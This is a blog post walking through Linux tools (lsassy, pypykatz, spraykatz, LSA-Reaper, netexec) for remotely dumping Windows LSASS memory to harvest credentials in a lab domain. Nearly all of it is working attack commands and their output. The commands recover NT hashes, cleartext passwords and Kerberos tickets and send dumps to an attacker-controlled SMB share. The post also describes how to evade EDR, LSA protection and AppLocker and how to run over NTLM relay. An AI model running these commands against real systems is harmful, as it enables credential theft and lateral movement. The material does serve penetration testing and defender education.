

# Dumping LSASS Remotely From Linux

 medium.com/@offsecdeer/dumping-lsass-remotely-from-linux-efc47391e56d

Giulio Pierantoni

February 15, 2024

There are a lot of ways to create a dump of lsass.exe to harvest credentials, but what if we wanted to do it from the comfort of our Linux machine? Here are a few tools that let us do just that.


## Lsassy

By far the better and most complete tool for remote LSASS dumping: Hackndo's [lsassy](#) supports quite a few different execution and dumping methods. By default the [comsvcs.dll](#) method is used to create the dump without the need of uploading any external tools, this is done through WMI code execution, the method utilized by impacket's wmiexec.

However if we desire Lsassy can be instructed to use different LSASS dumping techniques, specified with the `-m` option. Here are just a few of them:

- upload and execute Sysinternals procdump.exe
- upload and execute [dumpert.exe](#) to use syscalls
- upload and execute [PPLDump](#) to bypass RunAsPPL (LSA protection)
- upload and execute [MirrorDump](#) to extract LSASS from a custom SSP
- upload and execute [EDRSandBlast](#) to bypass EDR, RunAsPPL, and [CredentialGuard](#)

Press enter or click to view image in full size



```
(giulio@kaliGiulio)-[~]
$ lsassy -u administrator -p 'MegaPassword!1' 192.168.0.144 --users
[+] 192.168.0.144 Authentication successful
[+] 192.168.0.144 Lsass dumped in C:\Windows\Temp\kuwB.dll (36511105 Bytes)
[+] 192.168.0.144 Lsass dump deleted
[+] 192.168.0.144 WORKSTATION1\Mario [NT] 13cdf4cf3d793bf1ab6cdf56e153c058:1644e9777bc1c3c2d8a56203ef977cf2
| [SHA1] c8f8d61fd26c628422dd1d178f3a16afb3cc0c85
[+] 192.168.0.144 WORKSTATION1\Mario [PWD] MegaPassword!1
[+] 192.168.0.144 ITS-PIEMONTE\pirelli [PWD] Peepee!1
[+] 192.168.0.144 its-dc1\ITS-PIEMONTE\gpierantoni [PWD] Foofy!1
[+] 192.168.0.144 sql1\administrator [PWD] MegaPassword!1
[+] 192.168.0.144 11 Kerberos tickets written to /home/giulio/.config/lsassy/tickets
[+] 192.168.0.144 3 masterkeys saved to /home/giulio/.config/lsassy/masterkeys.txt
```

Lsassy dumping user credentials

Many of the alternative dumping methods involve uploading and executing another binary on the host, like nanodump.exe, mirrordump.exe, dumpert.exe and more. If we wish to use one of these we can specify the binary and its path in the module options with `-o`

Press enter or click to view image in full size

```
(giulio@kaliGiulio)-[~]
$ lsassy -u administrator -p 'MegaPassword!1' 192.168.0.105 --users -m procdump -o procdump_path=~/.tools/procdump.exe
[+] 192.168.0.105 Authentication successful
[+] 192.168.0.105 procdump uploaded
[+] 192.168.0.105 Lsass dumped in C:\Windows\Temp\allny.dmp (92927557 Bytes)
[+] 192.168.0.105 Lsass dump deleted
[+] 192.168.0.105 ITS-PIEMONTE\gpierantoni [NT] 2cd7a20d09aa340b4f3b374bd5fd43b2 | [SHA1] 248b73ec7db16b5b7572b68a8f1197e19767b27c
[+] 192.168.0.105 ITS-PIEMONTE.LOCAL\gpierantoni [TGT] Domain: ITS-PIEMONTE.LOCAL - End time: 2023-12-20 01:58 (TGT_ITS-PIEMONTE.LOCAL_gpierantoni_krbtgt_ITS-PIEMONTE.LOCAL_8ce7cf53.kirbi)
[+] 192.168.0.105 19 Kerberos tickets written to /home/giulio/.config/lsassy/tickets
[+] 192.168.0.105 9 masterkeys saved to /home/giulio/.config/lsassy/masterkeys.txt
```

Lsassy uploading and running a local copy of procdump.exe

Some modules like procdump, nanodump and mirrordump have an embedded version as well as the normal one, the embedded modules include a base64-encoded version of the binary in the module source code:

Press enter or click to view image in full size

```
(giulio@kaliGiulio)-[~]
$ lsassy -u administrator -p 'MegaPassword!1' 192.168.0.105 --users -m mirrordump_embedded
[+] 192.168.0.105 Authentication successful
[+] 192.168.0.105 mirrordump uploaded
[+] 192.168.0.105 Lsass dumped in C:\Windows\Temp\bQ0w5w3Js.icns (92774923 Bytes)
[+] 192.168.0.105 Lsass dump deleted
[+] 192.168.0.105 ITS-PIEMONTE\gpierantoni [NT] 2cd7a20d09aa340b4f3b374bd5fd43b2 | [SHA1] 248b73ec7db16b5b7572b68a8f1197e19767b27c
[+] 192.168.0.105 ITS-PIEMONTE.LOCAL\gpierantoni [TGT] Domain: ITS-PIEMONTE.LOCAL - End time: 2023-12-20 01:58 (TGT_ITS-PIEMONTE.LOCAL_gpierantoni_krbtgt_ITS-PIEMONTE.LOCAL_8ce7cf53.kirbi)
[+] 192.168.0.105 19 Kerberos tickets written to /home/giulio/.config/lsassy/tickets
[+] 192.168.0.105 9 masterkeys saved to /home/giulio/.config/lsassy/masterkeys.txt
```

Lsassy uploading and running the embedded copy of mirrordump.exe

A scenario where you might prefer specifying a local binary is an older computer that requires running a much older build of the program, for example Windows XP isn't able to run the procdump binary embedded in the module, so you can find and use an older compatible build instead.

An interesting feature of Lsassy is being able to decide which execution method to adopt, by default WMI is used but we can also choose between scheduled tasks, [MMC DCOM](#), SMB and "stealthy" SMB. SMB is basically the method utilized by psexec, it uses RPC to create and launch a service pointing to the executable we wish to run, which means by default the program is run as SYSTEM.

The stealthier SMB method works the same way but instead of registering a new service it alters the binPath of a pre-existing service, this way security solutions monitoring for suspicious service creations can be circumvented. The service's original path is later restored.

Press enter or click to view image in full size

```
(giulio@kaliGiulio)-[~]
$ lsassy -u administrator -p 'MegaPassword!1' 192.168.0.105 --users -m procdump_embedded -e smb_stealth
[+] 192.168.0.105 Authentication successful
[+] 192.168.0.105 procdump uploaded
[+] 192.168.0.105 Lsass dumped in C:\Windows\Temp\YnIf6HC.dmp (93049935 Bytes)
[+] 192.168.0.105 Lsass dump deleted
[+] 192.168.0.105 ITS-PIEMONTE\Administrator [NT] 1644e9777bc1c3c2d8a56203ef977cf2 | [SHA1] c8f8d61fd26c628422dd1d178f3a16afb3cc0c85
[+] 192.168.0.105 ITS-PIEMONTE\gpierantoni [NT] 2cd7a20d09aa340b4f3b374bd5fd43b2 | [SHA1] 248b73ec7db16b5b7572b68a8f1197e19767b27c
[+] 192.168.0.105 ITS-PIEMONTE.LOCAL\Administrator [TGT] Domain: ITS-PIEMONTE.LOCAL - End time: 2023-12-20 02:11 (TGT_ITS-PIEMONTE.LOCAL_A
administrator_krbtgt_ITS-PIEMONTE.LOCAL_36b03904.kirbi)
[+] 192.168.0.105 ITS-PIEMONTE.LOCAL\gpierantoni [TGT] Domain: ITS-PIEMONTE.LOCAL - End time: 2023-12-20 01:58 (TGT_ITS-PIEMONTE.LOCAL_g
pierantoni_krbtgt_ITS-PIEMONTE.LOCAL_8ce7cf53.kirbi)
[+] 192.168.0.105 21 Kerberos tickets written to /home/giulio/.config/lsassy/tickets
[+] 192.168.0.105 10 masterkeys saved to /home/giulio/.config/lsassy/masterkeys.txt
```

Lsassy executing procdump via service modification

Lastly, Lsassy can work over ntlmrelayx's SOCKS tunnels too, just make sure you specify the exact same domain name shown by ntlmrelayx or it won't match the connection properly:

Press enter or click to view image in full size

```
(giulio@kaliGiulio)-[~]
$ proxychains lsassy -u administrator -d its-piemonte 192.168.0.105 -f grep | grep msv | cut -f 3,6
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.0.105:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.0.105:445 ... OK
GMSA_USR1$ b571730c862f68e2bb2e39b632d888a4
SQL1$ 42eb8563aff63bda53db27ee8b1082a6
gpierantoni 2cd7a20d09aa340b4f3b374bd5fd43b2
Administrator 1644e9777bc1c3c2d8a56203ef977cf2
```

Lsassy running inside a SOCKS tunnel

## Pypykatz

[Py.pykatz](#) is a Python implementation of some Mimikatz features. While it is capable of extracting credentials from the live memory of a local host it is also the tool used by pretty much every program listed here to parse and output the gathered credentials: for this reason it can be the perfect choice if you have already made a dump by living-off-the-land and would like to analyze it from your own Linux box, in which case we would use:

```
pypykatz lsa minidump <file.dmp>
```

Pypykatz will then proceed to list every secret stored in the dump file divided by user session:

Press enter or click to view image in full size

```
(giulio@kaliGiulio)-[~]
$ pypykatz lsa minidump ~/lsass.DMP
INFO:pypykatz:Parsing file /home/giulio/lsass.DMP
FILE: ===== /home/giulio/lsass.DMP =====
== LogonSession ==
authentication_id 7610822 (7421c6)
session_id 3
username Administrator
domainname WORKSTATION1
logon_server WORKSTATION1
logon_time 2023-12-18T14:16:29.707533+00:00
sid S-1-5-21-2806756060-3910251293-4119534433-500
luid 7610822
  == MSV ==
    Username: Administrator
    Domain: WORKSTATION1
    LM: 13cdf4cf3d793bf1ab6cdf56e153c058
    NT: 1644e9777bc1c3c2d8a56203ef977cf2
    SHA1: c8f8d61fd26c628422dd1d178f3a16afb3cc0c85
    DPAPI: NA
  == WDIGEST [7421c6]==
    username Administrator
    domainname WORKSTATION1
    password MegaPassword!1
    password (hex)4d00650067006100500061007300730077006f00720064002100310000000000
```

Pypykatz parsing all secrets and sessions from a minidump

This produces a very long and hard to read output though, so I prefer adding -g to produce an easily “greppable” output and maybe even -p to only show the authentication packages I’m interested in, like MSV for NT hashes or WDigest for clear text passwords:

Press enter or click to view image in full size

```
(giulio@kaliGiulio)-[~]
$ pypykatz lsa minidump lsass.DMP -g -p wdigest
INFO:pypykatz:Parsing file lsass.DMP
filename:package:domain:user:NT:LM:SHA1:masterkey:sha1_masterkey:key_guid:plaintext
lsass.DMP:wdigest:WORKSTATION1:Administrator:::::MegaPassword!1
lsass.DMP:wdigest:ITS-PIEMONTE:pirelli:::::Peepee!1
lsass.DMP:wdigest:WORKSTATION1:Mario:::::MegaPassword!1
lsass.DMP:wdigest:WORKSTATION1:Mario:::::MegaPassword!1
```

Pypykatz showing clear-text passwords in greppable format

All the supported values for -p are: all (default), msV, wdigest, tspkg, ssp, livessp, dpapi, cloudap, kerberos.

As a little extra, if we want to dump LSASS remotely from Windows Pypykatz can do that through SMB:

```
pypykatz live smb lsassdump <host>
```

live commands only work on Windows though and this post is about Linux tools, so I’ll move on.



# Spraykatz

[Spraykatz](#) was designed to perform remote LSASS dumping on a series of targets at once: it uploads and executes procdump.exe through WMI, then parses the dump remotely so that the file itself isn't read and transmitted over the wire all at once. Instead, it will read it in chunks to try and avoid detection:

Press enter or click to view image in full size

|               |               |      |                       |                                                                                     |                                         |
|---------------|---------------|------|-----------------------|-------------------------------------------------------------------------------------|-----------------------------------------|
| 192.168.0.207 | 192.168.0.144 | SMB2 | 276 Create Request    | File: SPRAY_192.168.0.144_12-18-2023_09-50-01.dmp                                   | Open file                               |
| 192.168.0.144 | 192.168.0.207 | SMB2 | 222 Create Response   | File: SPRAY_192.168.0.144_12-18-2023_09-50-01.dmp                                   |                                         |
| 192.168.0.207 | 192.168.0.144 | SMB2 | 175 GetInfo Request   | FILE_INFO/SMB2_FILE_STANDARD_INFO File: SPRAY_192.168.0.144_12-18-2023_09-50-01.dmp |                                         |
| 192.168.0.144 | 192.168.0.207 | SMB2 | 166 GetInfo Response  |                                                                                     | Get file size                           |
| 192.168.0.207 | 192.168.0.144 | SMB2 | 183 Read Request      | Len:8192 Off:0 File: SPRAY_192.168.0.144_12-18-2023_09-50-01.dmp                    |                                         |
| 192.168.0.144 | 192.168.0.207 | SMB2 | 8342 Read Response    |                                                                                     | Read the first chunk of data            |
| 192.168.0.207 | 192.168.0.144 | TCP  | 66 48222 -> 445 [ACK] | Seq=432455 Ack=15424 Win=59648 Len=0 TSval=481396537 TSecr=794163                   |                                         |
| 192.168.0.207 | 192.168.0.144 | SMB2 | 183 Read Request      | Len:8192 Off:1512 File: SPRAY_192.168.0.144_12-18-2023_09-50-01.dmp                 |                                         |
| 192.168.0.144 | 192.168.0.207 | SMB2 | 8342 Read Response    |                                                                                     | Read at different offsets, out of order |
| 192.168.0.207 | 192.168.0.144 | TCP  | 66 48222 -> 445 [ACK] | Seq=432572 Ack=23700 Win=59648 Len=0 TSval=481396541 TSecr=794164                   |                                         |
| 192.168.0.207 | 192.168.0.144 | SMB2 | 183 Read Request      | Len:8192 Off:10298 File: SPRAY_192.168.0.144_12-18-2023_09-50-01.dmp                |                                         |
| 192.168.0.144 | 192.168.0.207 | SMB2 | 8342 Read Response    |                                                                                     |                                         |
| 192.168.0.207 | 192.168.0.144 | TCP  | 66 48222 -> 445 [ACK] | Seq=432689 Ack=31976 Win=59648 Len=0 TSval=481396544 TSecr=794164                   |                                         |
| 192.168.0.207 | 192.168.0.144 | SMB2 | 183 Read Request      | Len:8192 Off:9508 File: SPRAY_192.168.0.144_12-18-2023_09-50-01.dmp                 |                                         |
| 192.168.0.144 | 192.168.0.207 | SMB2 | 8342 Read Response    |                                                                                     |                                         |
| 192.168.0.207 | 192.168.0.144 | TCP  | 66 48222 -> 445 [ACK] | Seq=432806 Ack=40252 Win=59648 Len=0 TSval=481396547 TSecr=794164                   |                                         |
| 192.168.0.207 | 192.168.0.144 | SMB2 | 183 Read Request      | Len:8192 Off:113707 File: SPRAY_192.168.0.144_12-18-2023_09-50-01.dmp               |                                         |
| 192.168.0.144 | 192.168.0.207 | SMB2 | 8342 Read Response    |                                                                                     |                                         |

Spraykatz transmitting chunks of an LSASS dump

As usual Pypykatz is used to parse the dump and show us the credentials. Launching it on a machine with local credentials would look like this:

```
python3 spraykatz.py -u administrator -p 'MegaPassword!1' -t 192.168.0.144 -d .
```

Press enter or click to view image in full size

```
(giulio@kaliGiulio)-[~/spraykatz]
$ python3 spraykatz.py -u administrator -p 'MegaPassword!1' -t 192.168.0.144 -d . -v warning

SPRAYKATZ v0.9.9

Written by @aas_s3curity

WARNING:root:[#] Hey, did you read the code?
[#] Hey, did you read the code?

WARNING:root:[+] Listing targetable machines into networks provided. Can take a while...
[+] Listing targetable machines into networks provided. Can take a while...
WARNING:root:[+] Checking local admin access on targets...
[+] Checking local admin access on targets...
WARNING:root:[+] Let's spray some love... Be patient.
[+] Let's spray some love... Be patient.
WARNING:root:[~] ProcDumping 192.168.0.144. Be patient...
[~] ProcDumping 192.168.0.144. Be patient...

machine: 192.168.0.144
domain: WORKSTATION1
username: Mario

lmhash: 13cdf4cf3d793bf1ab6cdf56e153c058
nthash: 1644e9777bc1c3c2d8a56203ef977cf2

machine: 192.168.0.144
domain: WORKSTATION1
username: Mario
password: MegaPassword!1

machine: 192.168.0.144
domain: ITS-PIEMONTE
username: pirelli
password: Peepee!1
```

Sptaykatz with local credentials

If we are interested in launching it against multiple hosts we can specify the target as the name of a file containing one target per line, or either a series of hosts separated by commas as well as an IP range in CIDR notation from the command line.

Spraykatz automatically tries to remove procdump and any dump files, but launching it with -r afterwards makes sure we aren't leaving anything behind.

## LSA-Reaper

[LSA-Reaper](#) is an interesting tool that goes for a slightly different approach than the others, focusing on using the MiniDumpWriteDump function found in Dbghelp.dll, providing a number of different ways to use it.

The payload is essentially just a call to MiniDumpWriteDump but instead of writing the dump on the host's disk it first mounts a network drive linking to the attacker's machine, which is then used as destination folder for the function. This should help bypass some AVs that monitor disk write operations.

The most basic usage provides the target, its credentials, and the local IP address to launch the SMB server:

```
sudo python3 lsa-reaper.py -ip 192.168.0.207  
administrator:'MegaPassword!1'@192.168.0.105
```

Press enter or click to view image in full size



```
(giulio@kaliGiulio)-[~/LSA-Reaper]  
$ sudo python3 lsa-reaper.py -ip 192.168.0.207 administrator:'MegaPassword!1'@192.168.0.105  
  
LSA REAPER  
  
Checking for updates  
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation  
  
[scanning hosts]  
[scan complete]  
  
[Generating share]  
[+] Creating the share folder  
[+] Backing up the smb.conf file  
[+] Making modifications  
[+] Creating the group: dhyaparqzs  
[+] Creating the user: nvwqbesisa  
[+] Giving the user rights  
[+] Giving the group rights  
[+] Editing the SMB password  
Added user nvwqbesisa.  
[+] Restarting the SMB service  
  
[share-info]  
Share location: /var/tmp/xukhpnxxfmrtnkvsbhlh  
Username: nvwqbesisa  
Password: Su5gjr5z63rp3v4IILdvJHyLdsgarXIjG4p
```

LSA-Reaper setting up SMB share

Within a few seconds LSA-Reaper will have mounted the network drive, copied and executed the payload on the host, and unmounted the drive:

Press enter or click to view image in full size

```
[+] Determining the best drive letter to use this may take a moment...
[This is where the fun begins]
[+] Executing exe-mwdpss via smbexec

net use A: \\192.168.0.207\xukhpnxxfmrnkvsbhhhlh /user:nvwqbesisa Su5gjr5z63rp3v4IILdvJHyLdsgarXIjG6p /persistent:No
&& A:\kmnrcwbft.exe && net use A: /delete /yes

Total targets: 1
[+] Attacking 192.168.0.105
[+] 192.168.0.105: Completed

[+] Total Extracted LSA: 1/1
[-] Cleaning up please wait
[+] Stopped the smb service
[+] Cleaned up the smb.conf file
[+] Removed the user: nvwqbesisa
[+] Removed the group: dhyaparqzs
[-] Cleanup completed! If the program does not automatically exit press CTRL + C
```

LSA-Reaper creates an LSASS dump on a share without touching the disk

If execution was successful we should have a loot folder with the dump waiting for us, which we can read with Pypykatz:

Press enter or click to view image in full size

```
(giulio@kaliGiulio)-[~/LSA-Reaper/loot/12-20-2023_15-19-20]
$ pypykatz lsa minidump SQL1-192.168.0.105.dmp -g -p msv
INFO:pypykatz:Parsing file SQL1-192.168.0.105.dmp
filename:packagename:domain:user:NT:LM:SHA1:masterkey:key_guid:plaintext
SQL1-192.168.0.105.dmp:msv:ITS-PIEMONTE:administrator:1644e9777bc1c3c2d8a56203ef977cf2::c8f8d61fd26c628422dd1d178f3a16afb3cc0c85:::
SQL1-192.168.0.105.dmp:msv:Window Manager:DWM-2:42eb8563aff63bda53db27ee8b1082a6::580ee28183484c9a2c578d7295790694b07d8478:::
SQL1-192.168.0.105.dmp:msv:NT Service:SQLTELEMETRY$SQLEXPRESS:42eb8563aff63bda53db27ee8b1082a6::580ee28183484c9a2c578d7295790694b07d8478:::
SQL1-192.168.0.105.dmp:msv:NT Service:MSSQL$SQLEXPRESS:42eb8563aff63bda53db27ee8b1082a6::580ee28183484c9a2c578d7295790694b07d8478:::
SQL1-192.168.0.105.dmp:msv:ITS-PIEMONTE:SQL1$:42eb8563aff63bda53db27ee8b1082a6::580ee28183484c9a2c578d7295790694b07d8478:::
SQL1-192.168.0.105.dmp:msv:Window Manager:DWM-2:42eb8563aff63bda53db27ee8b1082a6::580ee28183484c9a2c578d7295790694b07d8478:::
SQL1-192.168.0.105.dmp:msv:ITS-PIEMONTE:gpierrantoni:2cd7a20d09aa340b4f3b374bd5fd43b2::248b73ec7db16b5b7572b68a8f1197e19767b27c:::
SQL1-192.168.0.105.dmp:msv:ITS-PIEMONTE:gmsa_usr1$:b571730c862f68e2bb2e39b632d888a4::5f41216cea0cb945f9e98ff33c12c1d941a70075:::
SQL1-192.168.0.105.dmp:msv:Window Manager:DWM-1:42eb8563aff63bda53db27ee8b1082a6::580ee28183484c9a2c578d7295790694b07d8478:::
SQL1-192.168.0.105.dmp:msv:Window Manager:DWM-1:42eb8563aff63bda53db27ee8b1082a6::580ee28183484c9a2c578d7295790694b07d8478:::
SQL1-192.168.0.105.dmp:msv:::42eb8563aff63bda53db27ee8b1082a6::580ee28183484c9a2c578d7295790694b07d8478:::
```

Pypykatz showing only NTLM hashes in greppable format

LSA-Reaper has quite a few useful options, firstly we can tell it to do the dump parsing automatically with -ap, this will create three text files with the found credentials, one with all credentials, another with full output in greppable format and a third with the NT hashes :

```
(giulio@kaliGiulio)-[~/LSA-Reaper/loot/12-20-2023_15-30-08]
$ cat dumped_msv.txt
Domain:Username:NT:LM
ITS-PIEMONTE:administrator:1644e9777bc1c3c2d8a56203ef977cf2:
ITS-PIEMONTE:gpierrantoni:2cd7a20d09aa340b4f3b374bd5fd43b2:
```

LSA-Reaper auto-parsed hashes

Another interesting thing about LSA-Reaper is that it supports quite a few different payloads, we can simply drop the custom .exe or have an application call our payload in DLL form with DLL sideloading, for example by renaming the payload in WindowsCodecs.dll and having a copy of calc.exe in the same folder:




Press enter or click to view image in full size

```
▼ def gen_payload_dllside_load_pss(share_name, addresses_array):  
    os.system('sudo cp {} /src/calc /var/tmp/{}/calc.exe'.format(cwd, share_name))  
    os.system('sudo chmod uog+rx /var/tmp/{}/calc.exe'.format(share_name))  
  
    os.system('sudo cp {} /src/dllpayloadpss /var/tmp/{}/WindowsCodecs.dll'.format(cwd, share_name))  
    os.system('sudo chmod uog+rx /var/tmp/{}/WindowsCodecs.dll'.format(share_name))  
  
    with open('/var/tmp/{}/address.txt'.format(share_name), 'w') as f:  
        for addr in addresses_array:  
            f.write(addr + "\n")  
        f.close()
```

LSA-Reaper can execute its payload with DLL sideloading

There can be two versions of the same payload: mdwd (MiniDumpWriteDump) and mdwdpss (MiniDumpWriteDump + PssCaptureSnapshot), so for example if we want to run the DLL payload with regsvr32 the two available payloads are regsvr32-mdwd and regsvr32-mdwdpss.



PssCaptureSnapshot is a Windows API function used to take a snapshot of a process. The reason this is useful is that by creating a snapshot of lsass.exe we obtain a handle that can be given to MiniDumpWriteDump without pointing it to the actual lsass.exe, which would be a major red flag.

Yet another useful payload is `ismsbuild`, a Microsoft-signed .NET binary shipping with Windows which can be used to compile and execute .NET code from an XML file: this is a good way to [bypass AppLocker](#)'s application whitelisting

LSA-Reaper has a `-relayx` option to automatically exploit an existing socks tunnel established by `ntlmrelayx` but I was not able to get it to work, when using it Reaper doesn't recognize the target as a parameter anymore. We can still use it dump LSASS from a relay

though, we'll just have to do it manually by executing the payload from a shell. First launch ntlmrelayx with -socks and make sure you have an admin session:

```
ntlmrelayx> socks
Protocol  Target          Username          AdminStatus  Port
-----  -
SMB       192.168.0.105   ITS-PIEMONTE/ADMINISTRATOR  TRUE         445
ntlmrelayx> █
```

Privileged NTLM relay tunnel

Then launch Reaper with the -oe option to make it pause before executing the payload, don't even specify a target:

Press enter or click to view image in full size

```
(giulio@kaliGiulio)-[~/LSA-Reaper]
$ sudo python3 lsa-reaper.py -oe -ap -ip 192.168.0.207

LSA REAPER

Checking for updates
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[Generating share]
[+] Creating the share folder
[+] Backing up the smb.conf file
[+] Making modifications
[+] Creating the group: mqfiktios
[+] Creating the user: urdlqgvax
[+] Giving the user rights
[+] Giving the group rights
[+] Editing the SMB password
Added user urdlqgvax.
[+] Restarting the SMB service

[share-info]
Share location: /var/tmp/eexvhovjxnkausqsnzxc
Username: urdlqgvax
Password: FL6LC8WRR7bj60ZOUHWGcEnz6ZJyGSESUD

net use Q: \\192.168.0.207\var/tmp/eexvhovjxnkausqsnzxc /user:urdlqgvax FL6LC8WRR7bj60ZOUHWGcEnz6ZJyGSESUD /persistent:No &&
Q:\lkanwkjrlf.exe && net use Q: /delete /yes

Press enter to exit
[+] New DMP file SQL1.dmp Size: 0 bytes
```

LSA-Reaper's manual payload commands

Next use the relay to connect to the target using a tool like smbexec and start running one at a time the commands printed by Reaper, running the whole line at once will terminate the connection when using smbexec (smbexec-modified.py comes in the LSA-Reaper repo, it should work better over a relay and fix [this issue](#) for Windows Server 2019, use that if targeting this specific OS):

Press enter or click to view image in full size

```
(giulio@kaliGiulio)-[~]
$ proxychains /usr/local/bin/smbexec.py its-piemonte/administrator@192.168.0.105 -no-pass
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.12.0.dev1+20231114.165227.4b56c18a - Copyright 2023 Fortra

[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.0.105:445 ... OK
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>net use Q: \\192.168.0.207\eevhowjxnkausqsnzxc /user:urdlqgvax FL6LC8WRR7bj60ZOUHWGcEnz6ZJyGSESUD /persistent:No
The command completed successfully.

C:\Windows\system32>Q:\lkanwkjrlf.exe

C:\Windows\system32>net use Q: /delete /yes
Q: was deleted successfully.

C:\Windows\system32>
```

Executing the LSA-Reaper payload by hand with smbexec

After the network drive has been unmounted press enter on Reaper and the parsing will begin, once it's done you'll find the output in the loot folder as usual:

Press enter or click to view image in full size

```
(giulio@kaliGiulio)-[~/LSA-Reaper/loot]
$ cat 12-20-2023_17-07-43/dumped_full_grep.grep
package:domain:user:NT:LM:SHA1:masterkey:key_guid:plaintext
msv:ITS-PIEMONTE:administrator:1644e9777bc1c3c2d8a56203ef977cf2::c8f8d61fd26c628422dd1d178f3a16afb3cc0c85:::
dpapi:::::f20fa8bc4e65e32339e154d8706c73ebfa485125e073b0beb2b9fddbf81e87b07f557168c1f03b1fe17c43319b7e4c8e29a8b4
21546b1f920642bf32161af694:cafd7684ea9d2afd676f21095d76290449a674dd:e42c750e-1c92-4185-8107-e1df96f7ccde:
msv:Window Manager:DWM-2:42eb8563aff63bda53db27ee8b1082a6::580ee28183484c9a2c578d7295790694b07d8478:::
kerberos:its-piemonte.local:SQL1$:::::83ebf3025011f90a96743809f7ec6b92190e952bf692a18a0bb7cd2f6a8b81c2efad07c4f
```

LSA-Reaper's auto-parsed credentials

## Netexec / Crackmapexec

[Netexec](#) is the new version of the old CME, which is now no longer supported. Netexec comes with a lot of modules that can execute other programs, including LSASS dumping utilities. While it is useful being able to call all these programs from a single application that doesn't require the separate installation of each, as we'll see there are a couple reasons why you may rather use the original standalone programs.

### Lsassy

If for some reason we don't want to or can't install the standalone lsassy we can still use its Netexec module. The main difference is that this module does not implement the majority of Lsassy's options. We can still choose which dumping method to use if we pass the METHOD argument to the module, but that's all the control we get:

```
(giulio@kaliGiulio)-[~]
$ netexec smb -M lsassy --options
[*] lsassy module options:
METHOD          Method to use to dump lsass.exe with lsassy
```

Showing a Netexec module's options

If we don't specify a method comsvcs.dll is used, like most Netexec modules this one doesn't need other information besides credentials to work:

Press enter or click to view image in full size

```
(giulio@kaliGiulio)-[~]
$ netexec smb 192.168.0.144 -u administrator -p 'MegaPassword!1' --local-auth -M lsassy
SMB 192.168.0.144 445 WORKSTATION1 [*] Windows 7 Professional 7601 Service Pack 1 x64 (name:WORKSTATION1) (domain:WORKSTATION1) (signing:False) (SMBv1:True)
SMB 192.168.0.144 445 WORKSTATION1 [*] WORKSTATION1\administrator:MegaPassword!1 (Pwn3d!)
LSASSY 192.168.0.144 445 WORKSTATION1 WORKSTATION1\Administrator 13cdf4cf3d793bf1ab6cdf56e153c058:1644e9777bc1c3c2d8a56203ef977cf2
LSASSY 192.168.0.144 445 WORKSTATION1 WORKSTATION1\Administrator MegaPassword!1
LSASSY 192.168.0.144 445 WORKSTATION1 ITS-PIEMONTE\pirelli fd0a8f8f8caea268c2265b23734e0dac:c94d2f91b93381755e7bfefd5a2b1fb7
LSASSY 192.168.0.144 445 WORKSTATION1 ITS-PIEMONTE\pirelli Peepee!1
